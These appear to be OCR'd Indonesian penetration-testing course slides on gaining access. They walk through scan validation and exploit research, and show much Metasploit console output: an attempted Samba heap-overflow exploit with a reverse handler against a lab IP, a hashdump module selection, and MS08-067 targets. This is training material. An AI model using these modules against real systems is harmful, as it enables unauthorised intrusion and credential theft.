


SCANNING ANALYSIS

CREATE ATTACK PLAN

- Setelah melakukan profiling dan menentukan target, selanjutnya adalah membuat rencana untuk mulai melakukan “serangan”.
- **Important notes: Attack the weakest link of the infrastructure 1st!**
- Sebagai contoh *attack planning* adalah terhadap, **IP Address 10.0.12.2** dan layanan samba.

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg



PENETRATION TESTING

GAINING ACCESS & PRIV ESCALATION

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

PENETRATION TESTING

GAINING ACCESS

- Gaining System Access atau mendapatkan akses ke sistem target adalah langkah selanjutnya yang umumnya dilakukan oleh pentester untuk mendapatkan akses sebagai user ke sistem target, setidaknya dengan mendapatkan *least privileged users* (sebagai contoh user *nobody*, user web, user milik layanan dsb)

PENETRATION TESTING

GAINING ACCESS

- Sebenarnya proses *gaining access* ke sistem ini juga sering disebut dengan istilah penetrasi itu sendiri, pada proses ini juga seorang pentester yang berhasil melakukan penetrasi akan mendapatkan akses privilege pada target.

PENETRATION TESTING

GAINING ACCESS

- Scanning Validation
- Identification of weakness
- Research for known vulnerability based on scanning results
- Vulnerability Validation.

GAINING ACCESS

SCANNING VALIDATION

- Proses ini dilakukan sebelum pentester mulai melakukan penetrasi ke sistem, dan setelah melakukan aktifitas scanning (termasuk melakukan vulnerability scanning
- Pentester haruslah mengidentifikasi dan memverifikasi “false positive” dan “false negative” dari tiap-tiap temuan yang di hasilkan

GAINING ACCESS

SCANNING VALIDATION

- Didapatkan hasil dari Web vulnerablitiy scanner bahwa target memiliki celah php remote file inclusion pada CMS yang dipergunakan, dan ternyata setelah di lakukan validasi baik secara manual atau *cross-check* dengan tools lain, diketahui bahwa CMS tersebut tidaklah terinstall.

GAINING ACCESS

IDENTIFICATION OF WEAKNESS

- Tiap tiap informasi (servis, sistem operasi, dsb) yang telah di temukan dari proses sebelumnya akan di identifikasikan dan di tes dengan celah-celah yang sudah diketahui dan kemungkinan celah yang ada.

GAINING ACCESS

RESEARCH FOR KNOWN VULNERABILITY

- Melakukan pencarian informasi terkait celah keamanan yang telah di identifikasi tersebut
  - Mencari POC code/tools

    Online :

    - http://exploit-db.com
    - http://packetstormsecurity.org

GAINING ACCESS

RESEARCH FOR KNOWN VULNERABILITY

- Mempergunakan aplikasi untuk eksploitasi seperti metasploit, nexpose, immunity canvas, core impact
- Membuat tools/Script

GAINING ACCESS

VULNERABILITY VALIDATION

- Melakukan validasi Vulnerability untuk memastikan celah keamanan dapat di eksploitasi.
  - Validasi Manual
  - Validasi dengan eksploitasi

Plugin Name: Samba NDR MS RPC Request Heap Based Remote Buffer Overflow

23973
24195
24196
24197
24198

Cross-References
OSVDB:34699
OSVDB:34731
OSVDB:34732
OSVDB:34733

Vulnerability Publication Date: 2007/05/14

Patch Publication Date: 2007/07/11

Plugin Publication Date: 2007/05/15

Plugin Last Modification Date: 2011/04/13

Public Exploit Available: True

Exploitable With: Canvas (CANVAS), Metasploit (Samba lsa_io_trans_names Heap Overflow)

VULNERABILITY VALIDATION

MANUAL

```
root@bt:/usr/local/share/nmap/scripts# nmap --script=smb-os-discovery.nse -p445 10.0.2.12

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-19 08:05 EDT
Nmap scan report for 10.0.2.12
Host is up (0.00045s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:9B:90:9C (VMware)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Name: WORKGROUP\Unknown
|_  System time: 2012-06-15 03:07:45 UTC-4

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

VULNERABILITY VALIDATION

MANUAL

```
Provided by:
  ramon <ramon@risesecurity.org>
  Adriano Lima <adriano@risesecurity.org>
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Linux vsyscall
  1   Linux Heap Brute Force (Debian/Ubuntu)
  2   Linux Heap Brute Force (Gentoo)
  3   Linux Heap Brute Force (Mandriva)
  4   Linux Heap Brute Force (RHEL/CentOS)
  5   Linux Heap Brute Force (SUSE)
  6   Linux Heap Brute Force (Slackware)
  7   DEBUG

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  LSARPC           yes       The pipe name to use

Payload information:
  Space: 1024

Description:
  This module triggers a heap overflow in the LSA RPC service of the
  Samba daemon. This module uses the TALLOC chunk overwrite method
  (credit Ramon and Adriano), which only works with Samba versions
  3.0.21-3.0.24. Additonally, this module will not work when the Samba
  "log level" parameter is higher than "2".

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-2446
  http://www.osvdb.org/34699

msf > info exploit/linux/samba/lsa_transnames_heap
```

VULNERABILITY VALIDATION

VIA EXPLOITATION

- Melakukan eksploitasi langsung mempergunakan tool/script yang di informasikan/diyakini dapat mengeksploitasi celah keamanan.

VULNERABILITY VALIDATION

VIA EXPLOITATION

```
msf > use exploit/linux/samba/lsa_transnames_heap
msf  exploit(lsa_transnames_heap) > show options

Module options (exploit/linux/samba/lsa_transnames_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  LSARPC           yes       The pipe name to use


Exploit target:

   Id  Name
   --  ----
   0   Linux vsyscall


msf  exploit(lsa_transnames_heap) > set RHOST 10.0.2.12
RHOST => 10.0.2.12
msf  exploit(lsa_transnames_heap) > exploit

[*] Started reverse handler on 10.0.2.89:4444
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
[-] Exploit exception: This target is not a vulnerable Samba server (Samba 3.0.20-Debian)
msf  exploit(lsa_transnames_heap) >
```

VULNERABILITY VALIDATION

EXPLOITATION

- Suatu langkah penting yang dilakukan pentester untuk mendapatkan akses ke sistem dengan cara memanfaatkan celah-celah keamanan dan mem-*bypass* batasan keamanan.
- Manual atau menggunakan tools

GAINING ACCESS

EXPLOITATION TOOLS

- Metasploit (metasploit.com)
- Framework untuk melakukan eksploitasi celah keamanan (Remote)
- Interface : console, gui, web(pro-only)

EXPLOITATION TOOLS

METASPLOIT

```
root@bt:/pentest/exploits/framework# ./msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
             ||--|| *


       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 323 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 323 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306
```

CORE COMMANDS

MSFCONSOLE

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    go_pro        Launch Metasploit web GUI
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers
```

MSFCONSOLE

CORE COMMAND

- List of Commands that very often to use in core:
  - Search
  - Use
  - set/unset
  - show
  - info
  - route
  - quit/exit

MSFCONSOLE

CORE COMMAND: SEARCH

```
msf > search -h

Usage: search [keywords]


Keywords:

  app       :  Modules that are client or server attacks

  author    :  Modules written by this author

  bid       :  Modules with a matching Bugtraq ID

  cve       :  Modules with a matching CVE ID

  edb       :  Modules with a matching Exploit-DB ID

  name      :  Modules with a matching descriptive name

  osvdb     :  Modules with a matching OSVDB ID

  platform  :  Modules affecting this platform

  ref       :  Modules with a matching ref

  type      :  Modules of a specific type (exploit, auxiliary, or post)


Examples:

  search cve:2009 type:exploit app:client
```

MSFCONSOLE

CORE COMMAND: SEARCH

```
msf > search ms08-067

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf > search cve:2015

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/gather/ie_uxss_injection                    2015-02-01       normal     Microsoft Internet Explorer 10 and 11 Cross-Domain JavaScript Injection
   auxiliary/gather/mcafee_epo_xxe                       2015-01-06       normal     McAfee ePolicy Orchestrator Authenticated XXE Credentials Exposure
   auxiliary/scanner/http/wordpress_ghost_scanner                         normal     WordPress XMLRPC GHOST Vulnerability Scanner
   exploit/multi/http/phpmoadmin_exec                    2015-03-03       excellent  PHPMoAdmin 1.1.2 Remote Code Execution
   exploit/multi/misc/persistent_hpca_radexec_exec       2014-01-02       great      HP Client Automation Command Injection
   exploit/unix/webapp/maarch_letterbox_file_upload      2015-02-11       excellent  Maarch LetterBox Unrestricted File Upload
   exploit/unix/webapp/wp_holding_pattern_file_upload    2015-02-11       excellent  WordPress Holding Pattern Theme Arbitrary File Upload
   exploit/windows/local/ms15_004_tswbproxy              2015-01-13       good       MS15-004 Microsoft Remote Desktop Services Web Proxy IE Sandbox Escape
   exploit/windows/local/ntapphelpcachecontrol           2014-09-30       normal     MS15-001 Microsoft Windows NtApphelpCacheControl Improper Authorization Check


msf > search author:muts

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   exploit/linux/http/symantec_web_gateway_lfi   2012-05-17       excellent  Symantec Web Gateway 5.0.2.8 relfile File Inclusion Vulnerability
   exploit/linux/http/symantec_web_gateway_pbcontrol  2012-07-23  excellent  Symantec Web Gateway 5.0.2.18 pbcontrol.php Command Injection
   exploit/unix/http/freepbx_callmenum           2012-03-20       manual     FreePBX 2.10.0 / 2.9.0 callmenum Remote Code Execution
   exploit/windows/ftp/ability_server_stor       2004-10-22       normal     Ability Server 2.34 STOR Command Stack Buffer Overflow
   exploit/windows/http/hp_nnm_ovas              2008-04-02       good       HP OpenView NNM 7.53, 7.51 OVAS.EXE Pre-Authentication Stack Buffer Overflow
   exploit/windows/http/mcafee_epolicy_source    2006-07-17       average    McAfee ePolicy Orchestrator / ProtectionPilot Overflow
   exploit/windows/http/solarwinds_storage_manager_sql  2011-12-07  excellent  Solarwinds Storage Manager 5.1.0 SQL Injection
   exploit/windows/http/sonicwall_scrutinizer_sqli  2012-07-22       excellent  Dell SonicWALL (Plixer) Scrutinizer 9 SQL Injection
   exploit/windows/misc/hp_omniinet_4            2011-06-29       good       HP OmniInet.exe Opcode 20 Buffer Overflow


msf >
```

MSFCONSOLE

CORE COMMAND: USE

msf > use

Usage: use module_name

The use command is used to interact with a module of a given name.

MSFCONSOLE

CORE COMMAND: USE

```
msf > use auxiliary/scanner/po
use auxiliary/scanner/pop3/pop3_login
use auxiliary/scanner/pop3/pop3_version
use auxiliary/scanner/portscan/ack
use auxiliary/scanner/portscan/ftpbounce
use auxiliary/scanner/portscan/syn
use auxiliary/scanner/portscan/tcp
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > use post/windows/gather/hashdump
msf post(hashdump) >
```

```
use auxiliary/scanner/portscan/xmas
use auxiliary/scanner/postgres/postgres_dbname_flag_injection
use auxiliary/scanner/postgres/postgres_hashdump
use auxiliary/scanner/postgres/postgres_login
use auxiliary/scanner/postgres/postgres_schemadump
use auxiliary/scanner/postgres/postgres_version
```

MSFCONSOLE

CORE COMMAND: INFO

msf > info

Usage: info <module name> [mod2 mod3 ...]

Queries the supplied module or modules for information. If no module is given,

show info for the currently active module.

MSFCONSOLE

CORE COMMAND: INFO

```
msf > info exploit/windows/smb/ms07_029_msdns_zonename

       Name: MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
     Module: exploit/windows/smb/ms07_029_msdns_zonename
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 2007-04-12

Provided by:
  hdm <hdm@metasploit.com>
  Unknown

Available targets:
  Id  Name
  --  ----
  0   Automatic (2000 SP0-SP4, 2003 SP0, 2003 SP1-SP2)
  1   Windows 2000 Server SP0-SP4+ English
  2   Windows 2000 Server SP0-SP4+ Italian
  3   Windows 2000 Server SP0-SP4+ French
  4   Windows 2003 Server SP0 English
  5   Windows 2003 Server SP0 French
  6   Windows 2003 Server SP1-SP2 English
  7   Windows 2003 Server SP1-SP2 French
  8   Windows 2003 Server SP1-SP2 Spanish
  9   Windows 2003 Server SP1-SP2 Italian
  10  Windows 2003 Server SP1-SP2 German

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  Locale  English          yes       Locale for automatic target (English, French, Italian, ...)
  RHOST                    yes       The target address
  RPORT   445              yes       Set the SMB service port

Payload information:
  Space: 500
  Avoid: 1 characters

Description:
  This module exploits a stack buffer overflow in the RPC interface of
```

MSFCONSOLE

CORE COMMAND: INFO

```
msf auxiliary(tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports to check per host
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                        yes       The target address range or CIDR identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in milliseconds

Description:
  Enumerate open TCP services
```

MSFCONSOLE

CORE COMMAND: SET, UNSET

msf > set -h

[-] Unknown variable

Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.

If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's

datastore. Use -g to operate on the global datastore

msf > unset

Usage: unset [-g] var1 var2 var3 ...

The unset command is used to unset one or more variables.

To flush all entires, specify 'all' as the variable name.

With -g, operates on global datastore variables.

MSFCONSOLE

CORE COMMAND: SET, UNSET

```
msf > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf > set

Global
======

  Name    Value
  ----    -----
  RHOSTS  192.168.0.1

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  CONCURRENCY 10               yes       The number of concurrent ports to check per host
  PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      192.168.0.1      yes       The target address range or CIDR identifier
  THREADS     1                yes       The number of concurrent threads
  TIMEOUT     1000             yes       The socket connect timeout in milliseconds

Description:
  Enumerate open TCP services
```

MSFCONSOLE

CORE COMMAND: SET, UNSET

```
msf > set

Global
======

  Name    Value
  ----    -----
  RHOSTS  192.168.0.1

msf > unset all
Flushing datastore...
msf > set

Global
======

No entries in data store.

msf >
```

MSFCONSOLE

CORE COMMAND: SET, UNSET

```
msf auxiliary(tcp) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf auxiliary(tcp) > set

Global
======

No entries in data store.

Module: scanner/portscan/tcp
============================

  Name                  Value
  ----                  -----
  CONCURRENCY           10
  ConnectTimeout        10
  PORTS                 1-10000
  RHOSTS                192.168.0.1
  SSL                   false
  SSLVerifyMode         PEER
  SSLVersion            TLS1
  ShowProgress          true
  ShowProgressPercent   10
  TCP::max_send_size    0
  TCP::send_delay       0
  THREADS               1
  TIMEOUT               1000
  VERBOSE               false

msf auxiliary(tcp) >
```

MSFCONSOLE

CORE COMMAND: SET, UNSET

```
msf auxiliary(tcp) > unset RHOSTS
Unsetting RHOSTS...
msf auxiliary(tcp) > set

Global
======

No entries in data store.

Module: scanner/portscan/tcp
============================

  Name                  Value
  ----                  -----
  CONCURRENCY           10
  ConnectTimeout        10
  PORTS                 1-10000
  SSL                   false
  SSLVerifyMode         PEER
  SSLVersion            TLS1
  ShowProgress          true
  ShowProgressPercent   10
  TCP::max_send_size    0
  TCP::send_delay       0
  THREADS               1
  TIMEOUT               1000
  VERBOSE               false

msf auxiliary(tcp) >
```

MSFCONSOLE

CORE COMMAND: SHOW

msf > show -h

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, plugins, options

[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions

MSFCONSOLE

CORE COMMAND: SHOW

```
msf > show encoders

Encoders
========

   Name                              Disclosure Date  Rank       Description
   ----                              ---------------  ----       -----------
   cmd/echo                                           good       Echo Command Encoder
   cmd/generic_sh                                     manual     Generic Shell Variable Substitution Command Encoder
   cmd/ifs                                            low        Generic ${IFS} Substitution Command Encoder
   cmd/perl                                           normal     Perl Command Encoder
   cmd/powershell_base64                              excellent  Powershell Base64 Command Encoder
   cmd/printf_php_mq                                  manual     printf(1) via PHP magic_quotes Utility Command Encoder
   generic/eicar                                      manual     The EICAR Encoder
   generic/none                                       normal     The "none" Encoder
   mipsbe/byte_xori                                   normal     Byte XORi Encoder
   mipsbe/longxor                                     normal     XOR Encoder
   mipsle/byte_xori                                   normal     Byte XORi Encoder
   mipsle/longxor                                     normal     XOR Encoder
   php/base64                                         great      PHP Base64 Encoder
   ppc/longxor                                        normal     PPC LongXOR Encoder
   ppc/longxor_tag                                    normal     PPC LongXOR Encoder
   sparc/longxor_tag                                  normal     SPARC DWORD XOR Encoder
   x64/xor                                            normal     XOR Encoder
   x86/add_sub                                        manual     Add/Sub Encoder
   x86/alpha_mixed                                    low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                                    low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower                       manual     Avoid underscore/tolower
   x86/avoid_utf8_tolower                             manual     Avoid UTF8/tolower
```

MSFCONSOLE

CORE COMMAND: SHOW

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
```

